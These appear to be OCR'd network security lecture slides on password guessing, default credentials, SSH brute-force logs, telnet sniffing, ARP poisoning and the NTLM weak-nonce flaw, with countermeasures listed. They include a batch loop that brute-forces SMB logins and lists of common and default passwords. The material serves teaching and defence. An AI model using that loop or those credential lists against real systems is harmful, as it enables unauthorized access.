
Network Security Practices – Attack and Defense

Propagation and Escalation

Spreading and escalation

Propagation and Escalation

- Authentication Spoofing
- Network Services
- Client Vulnerabilities
- Device Drivers




Authentication Spoofing

- Remote Password Guessing
  - Windows File and Print Sharing
    - Server Message Block (SMB) / port 445 and 139
  - Microsoft Remote Procedure Call (MSRPC)
    - Port 135
    - E.g. Microsoft Exchange Server Admin. Front-ends
  - Terminal Services (TS)
    - Remote Desktop
    - Port 3389

Authentication Spoofing

- Remote Password Guessing
  - SQL / port 1433 , 1434
  - Sharepoint / port 80, 443

Remote Password Guessing / SMB



Remote Password Guessing / SMB

VIRUS-

>HCAK.W0RLD | INDEX.HTML

Home | News | Password Database

Main Menu

- Home
- News
- Articles
- Password Database
- Mailing List Archive
- Virus.Org Designs
- Virus.Org Jabber

Virus.Org Default Password Database

The Virus.Org default password database was created to provide a resource for verified default login/password pairs for common networked devices. The goal is to document as many known cases of default login credentials on as many different devices and software packages as possible.

The logins and passwords contained in this database are either set by default when the hardware or software is first installed, or are in some cases hardcoded into the hardware or software. All too often these passwords go unchanged even when the item in question is put into service on a public network. It is hoped that a comprehensive catalog of these logins and passwords will help ensure more accurate auditing.

The data provided is sourced from a number of sources across the Internet, including the SecurityFocus VULN-DEV, PEN-TEST and other mailing lists. It also includes passwords gathered by our team over numerous Penetration Testing assignments.

Our database contains default passwords for equipment and software from many vendors including 3Com, Cisco, Nortel, IBM, HP, Compaq, Digital, D-Link, Linksys, Oracle and Microsoft.

Search for: Search

Search In: Vendor Product Model

2 | 3 | A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Z | All

Vendor	Product	Model\Revision	Login	Password	Access Level	Comments
2wire	WiFi Routers		(none)	Wireless	Admin	Almost all 2wire routers
3COM	CellPlex	7000	tech	tech		
3COM	CoreBuilder	7000/6000 /3500/2500	debug	synnet		

Remote Password Guessing / SMB

```
[file: credentials.txt]

password  username
""""""  Administrator
password  Administrator
admin Administrator
administrator Administrator
secret  Administrator
```

系統管理員: 命令提示字元 - net use \\192.168.0.131\IPC$ [file: /u:credentials.txt]

```
D:\temp>FOR /F "tokens=1, 2*" %i in (credentials.txt) do net use \\192.168.0.131
\IPC$ %i /u:%j

D:\temp>net use \\192.168.0.131\IPC$ [file: /u:credentials.txt]
```

Remote Password Guessing

Log of failed SSH logins at sense.cs.nctu.edu.tw

```
host = 114-44-223-45.dynamic.hinet.net : username = root : password = test1
host = 218.89.136.156 : username = stud : password = BS
host = 218.89.136.156 : username = trash : password = BS
host = 218.89.136.156 : username = aaron : password = BS
host = 218.89.136.156 : username = root : password = hamster
host = 218.89.136.156 : username = root : password = welcome
host = 218.89.136.156 : username = root : password = marcus
host = 218.89.136.156 : username = gary : password = BS
host = 218.89.136.156 : username = root : password = scricideea
host = 218.89.136.156 : username = guest : password = BS
host = 218.89.136.156 : username = test : password = BS
host = 218.89.136.156 : username = oracle : password = BS
host = 218.89.136.156 : username = root : password = unixbitch
host = 200.51.85.115 : username = root : password = root
host = 200.51.85.115 : username = root : password = 1234
host = 200.51.85.115 : username = root : password = 123456
host = 200.51.85.115 : username = root : password = 1234567890
host = 200.51.85.115 : username = root : password = a1s2d3
host = 200.51.85.115 : username = root : password = server1
host = 200.51.85.115 : username = root : password = asd
host = 200.51.85.115 : username = root : password = asdf
host = 200.51.85.115 : username = root : password = qwerty
host = 200.51.85.115 : username = root : password = demo
host = 200.51.85.115 : username = root : password = pass
host = 200.51.85.115 : username = root : password = password
host = 200.51.85.115 : username = root : password = england
host = 200.51.85.115 : username = root : password = passwd
host = 200.51.85.115 : username = root : password = p@ssw0rd
host = 200.51.85.115 : username = root : password = network
host = 200.51.85.115 : username = root : password = net
host = 200.51.85.115 : username = root : password = r0ot
host = 200.51.85.115 : username = root : password = compact
host = 200.51.85.115 : username = root : password = soft
host = 200.51.85.115 : username = root : password = update
host = 200.51.85.115 : username = root : password = email
host = 200.51.85.115 : username = root : password = darwin
host = 200.51.85.115 : username = root : password = freebsd
host = 200.51.85.115 : username = root : password = game
host = 200.51.85.115 : username = root : password = cartoon
```

```
host = 189.23.230.42 : username = svn : password = BS
host = 189.23.230.42 : username = zabbix : password = BS
host = 189.23.230.42 : username = nagios : password = BS
host = 189.23.230.42 : username = student : password = BS
host = 189.23.230.42 : username = sales : password = BS
host = 189.23.230.42 : username = oracle : password = BS
host = 189.23.230.42 : username = alex : password = BS
host = 189.23.230.42 : username = demo : password = BS
host = 189.23.230.42 : username = deploy : password = BS
host = 189.23.230.42 : username = media : password = BS
host = 189.23.230.42 : username = user : password = BS
host = 189.23.230.42 : username = mysql : password = mysql
host = 189.23.230.42 : username = mysql : password = 123
host = 114.112.69.51 : username = root : password = massymo008
host = 114.112.69.51 : username = cgi : password = BS
host = 114.112.69.51 : username = richie : password = BS
host = 114.112.69.51 : username = root : password = 6e03da9fe9be7ef1cf18ddff6441d3eb455123
host = 114.112.69.51 : username = root : password = Vyatta
host = 114.112.69.51 : username = root : password = omsairam
host = 114.112.69.51 : username = root : password = gandipremiere
host = 114.112.69.51 : username = root : password = YOT#x$ROSa@+
host = 201.96.126.225 : username = root : password = root
host = 201.96.126.225 : username = root : password = 123456
host = 201.96.126.225 : username = root : password = toor
host = 201.96.126.225 : username = root : password = admin
host = 201.96.126.225 : username = root : password = qwerty
host = 201.96.126.225 : username = root : password = password
host = 201.96.126.225 : username = root : password = letmein
host = 201.96.126.225 : username = root : password = 0
host = 201.96.126.225 : username = root : password = 1
host = 201.96.126.225 : username = root : password = 12
host = 201.96.126.225 : username = root : password = 1234
host = 201.96.126.225 : username = root : password = 12345
host = 201.96.126.225 : username = root : password = 123454
host = 201.96.126.225 : username = root : password = 123456
host = 201.96.126.225 : username = root : password = 1234565
host = 201.96.126.225 : username = root : password = 1234567
host = 201.96.126.225 : username = root : password = 12345678
host = 201.96.126.225 : username = root : password = 123456789
host = 201.96.126.225 : username = root : password = administrador
host = 201.96.126.225 : username = root : password = Administrator
```

Log (failed) SSH login with PAM

* http://www.adeptus-mechanicus.com/codex/logsshp/logsshp.html

I added the following..

```
auth optional pam_unix.so nullok_secure audit
auth optional pam_storepw.so
```

So all of this means that when someone logs into ssh or tries to (more importantly for me), it gets logged to */var/log/passwords* in the following manner (a actual entries in my case)..

```
host = host82.b3.nw.com.tr : username = root : password = passw0rd
host = host82.b3.nw.com.tr : username = root : password = 1q2w3e
host = host82.b3.nw.com.tr : username = root : password = abc123
host = host82.b3.nw.com.tr : username = root : password = abcd1234
host = host82.b3.nw.com.tr : username = root : password = 1234
host = host82.b3.nw.com.tr : username = root : password = redhat
host = host82.b3.nw.com.tr : username = oracle : password = oracle
host = host82.b3.nw.com.tr : username = test : password = test
```

Now the one gotcha I found, was that if the username actually does not exist on your system, you get something like this..

```
host = 210.21.225.202 : username = qwerty : password =
INCORRECT
```

And since I really wanted to see the password, I watched for a bit to see the most 'popular' usernames and then created dummy users. I use something like t

```
# cat /admin/bin/add-honeypot
useradd -c "honeypot user" -d /home/honeypot -g 2000 -m -o -s /bin/false -u 2000 $1

# cat /etc/group | grep 2000
honeypot:x:2000:

# cat /etc/passwd | grep 2000
oracle:x:2000:2000:honeypot user:/home/honeypot:/bin/false
test:x:2000:2000:honeypot user:/home/honeypot:/bin/false
www:x:2000:2000:honeypot user:/home/honeypot:/bin/false
```

Remote Password Guessing

- Automatic Password Guessing Tools
  - Enum, Brutus, THC Hydra, Medusa (www.foofus.net)
  - http://www.tenebril.com/src/spyware/password-guess-software.php
  - tsgrinder
    - Password guessing for Windows Terminal Service
    - http://www.hammerofgod.com/download.html


Remote Password Guessing Countermeasure

- Disable unnecessary services
  - SMB (139), MSRPC (135), TS (3389), …
  - Use Firewall
- Use strong password
- Set an account-lockout threshold
- Record failed login attempts
- Two-factor authentication


Remote Password Guessing Countermeasure

- Change password frequently?

Remote Password Guessing Countermeasure



Remote Password Guessing Countermeasure



Eavesdropping on Network Password Exchange

Eavesdropping on Network Password Exchange

(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: ip.dst==140.113.168.8 Expression... Clear Apply


No.	Time	Source	Destination	Protocol	Info
15	5.085037	192.168.0.131	140.113.168.8	TCP	linkname > telnet
18	5.205472	192.168.0.131	140.113.168.8	TELNET	Telnet Data ...
20	5.301437	192.168.0.131	140.113.168.8	TELNET	Telnet Data ...
22	5.514801	192.168.0.131	140.113.168.8	TCP	linkname > telnet
33	16.773830	192.168.0.131	140.113.168.8	TELNET	Telnet Data ...
35	17.109240	192.168.0.131	140.113.168.8	TCP	linkname > telnet
36	17.525960	192.168.0.131	140.113.168.8	TELNET	Telnet Data ...
38	17.656147	192.168.0.131	140.113.168.8	TCP	linkname > telnet
39	17.741813	192.168.0.131	140.113.168.8	TELNET	Telnet Data ...
41	17.965917	192.168.0.131	140.113.168.8	TELNET	Telnet Data ...
44	18.093684	192.168.0.131	140.113.168.8	TCP	linkname > telnet
45	18.141825	192.168.0.131	140.113.168.8	TELNET	Telnet Data ...
47	18.421839	192.168.0.131	140.113.168.8	TCP	linkname > telnet
48	18.973851	192.168.0.131	140.113.168.8	TELNET	Telnet Data ...
50	19.091041	192.168.0.131	140.113.168.8	TCP	linkname > telnet
51	19.261817	192.168.0.131	140.113.168.8	TELNET	Telnet Data ...
53	19.528078	192.168.0.131	140.113.168.8	TCP	linkname > telnet

```
⊞ Frame 36 (55 bytes on wire, 55 bytes captured)
⊞ Ethernet II, Src: AsustekC_40:20:08 (00:15:f2:40:20:08), Dst: Cisco-Li_c1:cb:15 (00:18:39:c1:cb:15)
⊞ Internet Protocol, Src: 192.168.0.131 (192.168.0.131), Dst: 140.113.168.8 (140.113.168.8)
⊞ Transmission Control Protocol, Src Port: linkname (1903), Dst Port: telnet (23), Seq: 7, Ack: 108, Len: 1
⊟ Telnet
    Data: h

0000  00 18 39 c1 cb 15 00 15  f2 40 20 08 08 00 45 00   ..9..... .@ ...E.
0010  00 29 3c 5b 40 00 80 06  c8 ce c0 a8 00 83 8c 71   .)<[@... .......q
0020  a8 08 07 6f 00 17 ac 83  93 b5 e0 97 11 4a 50 18   ...o.... .....JP.
0030  fc 24 f5 c0 00 00 68                               .$....h
```

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Tem... | Packets: 119 Displayed: 22 Marked: 0 Dropped: 0 | Profile: Default

Eavesdropping on Network Password Exchange

- Switched Networking
- ARP Poisoning
  - Lack of ID validation
  - Faked ARP Response during ARP transaction
  - Unsolicited ARP responses
  - Legitimate Use
    - Redirection of unregistered clients to signup page
    - Take over defective server
  - Defense
    - DHCP snooping
    - ArpON




(http://blog.buttewifi.com/)

Eavesdropping / Automated Tools

- Cain
  - http://www.oxid.it/
  - Target authentication protocols: LM, NTLM, Kerberos, MS-CHAPv1, MS-CHAPv2,…
  - Brute force / Dictionary / Rainbow cracking
- Other tools
  - LCP (www.lcpsoft.com)
  - L0pthcrack

Eavesdropping / NTLMv1

- LM-Hash is too weak
  - L0phtcrack first breaks LM-Hash and uses that information to break NT-Hash



(Microsoft)

C = 8-byte server challenge, random
K1 | K2 | K3 = NT-Hash | 5-bytes-0
R1 = DES(K1,C) | DES(K2,C) | DES(K3,C)
K1 | K2 | K3 = LM-Hash | 5-bytes-0
R2 = DES(K1,C) | DES(K2,C) | DES(K3,C)
response = R1 | R2

(http://en.wikipedia.org/wiki/NTLM#cite_note-0)

SMB NTLM Authentication Weak Nonce Vulnerability

- http://seclists.org/bugtraq/2010/Feb/108
  - Announced on Feb 09, 2010
  - CVE: CVE-2010-0231
  - Confirmed to affect Windows 7 x32 RC, Windows Vista x32, Windows XP SP3, Windows Server 2003 SP2, WinNT4 SP1
  - All versions of Windows implementing NTLMv1 are suspected
- (#1) Flaws in implementation leak information that can be used to guess the state of the nonce generator
  - 'Current Time' used by *srv.sys!GetEncryptionKey* to generate the seed was returned to the client in the field 'System Time' of an 'SMB Negotiate Protocol Response' packet
  - The initial state of the vector used by *ntoskrnl.exe!RtlRandom* is hard-coded, but it is modified every time the function is called and it is called every time a new process is created (modifications might not be that many)

SMB NTLM Authentication Weak Nonce Vulnerability

- (#2) The SMB server easily generates duplicate 8-byte challenges (nonce) when the 'Flags2' field in the request packet set to 0xc001 (disabling security signatures, extended attributes and extended security negotiation)

SMB NTLM Authentication Weak Nonce Vulnerability


- (Attack 1)
  - Eavesdrop the NTLM messages exchanged between the client and the server.
  - Store the challenges and responses
  - The attacker then perform several authentication requests until a previously observed challenge occurs

SMB NTLM Authentication Weak Nonce Vulnerability

- (Attack 2)
  - Attacker A connects to system S and attempts multiple authentication requests to obtain several challenges and (failed) responses
  - A tricks user U on system S to connect to a evilly crafted server and respond with previously obtained challenges and store the corresponding responses
  - A now has a set of responses which are the (system S') challenges encrypted with U's credentials.

